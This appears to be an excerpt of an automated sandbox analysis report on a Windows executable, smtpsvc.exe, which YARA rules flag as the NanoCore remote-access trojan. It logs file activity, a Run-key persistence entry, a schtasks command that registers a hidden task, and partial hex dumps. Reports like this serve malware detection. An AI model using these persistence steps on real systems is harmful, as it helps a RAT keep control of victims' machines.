C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 84 a9 0e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 54 0a 00 00 98 01 00 00 00 00 00 be 72 0a 00 00 20 00 00 00 80 0a 00 00 00 00 11 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P..T...........r... ....@ ....@................	success or wait	12	6D2164C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E1412BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E1412BF	unknown
C:\Users\Public\vbc.exe	unknown	4096	success or wait	1	6E1412BF	unknown
C:\Users\Public\vbc.exe	unknown	512	success or wait	1	6E1412BF	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E12DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4f bda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D21B2B3	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wo w6432Node\Microsoft\Windows\CurrentVersion\Run	SMTP Service	unicode	C:\Program Files (x86)\SMTP Se rvice\smtpsvc.exe	success or wait	1	6D21AEBE	RegSetValueExW

Analysis Process: smtpsvc.exe PID: 2264 Parent PID: 1388

General

Start time:	09:22:32
Start date:	26/01/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x10050000
File size:	781824 bytes
MD5 hash:	81956BB4F67D790E13CFD18F4CDD779B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.2205013138.0000000002131000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.2205048820.0000000002164000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2205759435.00000000033EA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.2205759435.00000000033EA000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.2205759435.00000000033EA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2205386626.0000000003139000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.2205386626.0000000003139000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.2205386626.0000000003139000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, Virustotal, Browse • Detection: 26%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1334.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D217C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1334.tmp	success or wait	1	6D217D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1334.tmp	unknown	1621	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D21B2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile

Analysis Process: schtasks.exe PID: 852 Parent PID: 2264

General

Start time:	09:22:34
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\TrXHdHpWh' /XML 'C:\Users\user\AppData\Local\Temp\tmp1334.tmp'

Imagebase:	0x2d0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1334.tmp	unknown	2	success or wait	1	2D8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp1334.tmp	unknown	1622	success or wait	1	2D900C	ReadFile

Analysis Process: smtpsvc.exe PID: 1336 Parent PID: 2264

General

Start time:	09:22:35
Start date:	26/01/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0x10050000
File size:	781824 bytes
MD5 hash:	81956BB4F67D790E13CFD18F4CDD779B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.2217649991.0000000003239000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.2217649991.0000000003239000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.2217307442.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.2217307442.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.2217307442.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.2217597848.0000000002231000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.2217597848.0000000002231000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile

Disassembly

Code Analysis